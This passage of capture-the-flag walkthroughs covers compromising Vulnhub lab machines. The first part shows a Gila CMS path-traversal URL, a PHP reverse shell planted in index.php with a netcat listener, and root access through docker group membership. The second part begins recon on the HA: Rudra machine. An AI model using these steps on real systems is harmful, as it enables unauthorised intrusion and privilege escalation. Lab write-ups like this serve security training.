



They worked like charm. We got inside the Gila CMS admin panel. We took a look around to see if we have any hints or any way to exploit it.




After looking for a while we couldn't find any way in through the CMS. So, we went onto the basics. We searched for Gila CMS in searchsploit. We saw that we have a Local File Inclusion Vulnerability that could be useful. We downloaded the exploit to our Attacker machine. After completion of the Download.


```
searchsploit gila cms
Gila CMS < 1.11.1 - Local File Inclusion
searchsploit -m 47407
cat 47407.txt
```





## Exploitation

In the exploit we see that we have the link but as mentioned by the author of the exploit that the PoC mentioned works on Xampp Server and we have a Linux machine as the target machine. So, we changed the link to point at the /etc/passwd. Also, it has the website set at the gilacms section and we found that we have it at /gila/. So, we changed that bit too.

```
1 http://192.168.1.105/gila/admin/fm/?f=src../../../../../../../../../etc
```





We see that we have the list of all the files hosted via the Gila CMS. We see that we have the index.php file. It seemed like our way in. So, we opened the file. It contained the PHP code for the display of the index page. We used our PHP reverse shellcode by pentestmonkey. It can be found **here**. We changed the IP Address in the shell to the IP Address of our Attacker Machine. We started a netcat listener on our attacker machine on the port that we mentioned in our reverse shell. After making the necessary changes, we saved the changes in index.php. And we opened the file in the Web Browser.




As we opened the file, the PHP reverse shell got executed and we got the shell on the target machine. It was an improper shell. So, we used the python one-liner to convert it into a proper shell. After getting the shell as per our satisfaction we ran the id command to see the users and groups on the target machine. We got to know that we have a docker user group. This could help us in Privilege Escalation.

```
nc -lvp 1234
python -c 'import pty;pty.spawn("/bin/bash")'
id
```




## Privilege Escalation

Since we have access to the user which is a part of the docker group. While working we docker we know that there is an issue with the docker that all the commands in docker require sudo as docker needs root to run. The Docker daemon works in such a way that it is allowed access to the root user or any other user in the particular docker group. This shows that access to the docker group is the same as to give a perpetual, root access without any password. We ran the command shown below. This command obtains the alpine image from the Docker Hub Registry and runs it. The –v parameter specifies that we want to create a volume in the Docker instance. The –it parameters put the Docker into the shell mode rather than starting a daemon process. The instance is set up to mount the root filesystem of the target machine to the instance volume, so when the instance starts it immediately loads a chroot into that volume. This gives us the root of the machine. After running the command, we traverse into the /mnt directory and found out flag.txt. This concludes this lab.

```
1 docker run -v /root:/mnt -it alpine
2 cd /mnt
```

```
3 ls
4 cat final.txt
```

```
www-data@ubuntu:/$ docker run -v /root:/mnt -it alpine
docker run -v /root:/mnt -it alpine
/ # cd /mnt
cd /mnt
/mnt # ls
ls
final.txt
/mnt # cat final.txt
cat final.txt
```

```
!! Congrats you have finished this task !!

Contact us here:
```


**Author: Pavandeep Singh** is a Technical Writer, Researcher and Penetration Tester
Contact here

# HA Rudra: Vulnhub Walkthrough

posted in CTF CHALLENGES on OCTOBER 31, 2019 by RAJ CHANDEL with 0 COMMENT

This is our Walkthrough for HA: Rudra" and this CTF is designed by Hacking Articles Team 😊. Lord Rudra also known as Shiv, Bolenath, Mahadev and he is Venerable by Hinduism. We have designed this VM because it is festival eve in India and all Indian strongly believe in Indian culture and religions and also to spread awareness of Indian culture among all people, hope you will enjoy.

There are multiple methods to solve this machine or direct way to finish the task.

You can download from here.

**Level**: Intermediate

**Task**: Boot to Root

## Penetration Methodologies

### Initial Recon

- netdiscover
- Nmap
- Shared directory
- dirb

### Initial Compromise

- LFI

### Established Foothold

- Netcat session

### Internal Recon

- Access Mysql database

### Data Exfiltration

- Steganography

### Lateral Movement

- Connect to ssh

### Privilege Escalation


- Sudo rights

## Walkthrough

## Initial Recon

First of all, we try to identify our target. We did this using the netdiscover command. It came out to be


```
192.168.1.101
```





Now that we have identified our target using the above command, we can continue to our second step that is scanning the target. We will use Nmap to scan the target with the following command:


```
nmap -A 192.168.1.101
```

We found port 22, 80 and 2049 are open for ssh, HTTP and NFS respectively, let's go for services enumeration.






When you will explore machine IP in the web browser, it will display the beautiful sight of lord shiva.





If you didn't find any hint from web page, then without wasting time enumerate the share directory since NFS service is running on the host machine.

```
showmount -e 192.168.1.101
cd /tmp
```


```
mkdir ignite
mount -t nfs 192.168.1.101:/home/shivay /tmp/ignite
cd ignite
ls
```




when you will mount the whole shared directory in your local machine, you'll a text file named "mahadev.txt".




Till now we didn't find any hint to establish our foothold, therefore we chose DIRB for directory brute force attack and Luckily found URL for robots.txt file.




Now when you will navigate to the following URL, it will give a hint for nandi.php

```
1 http://192.168.1.101/robots.txt
```

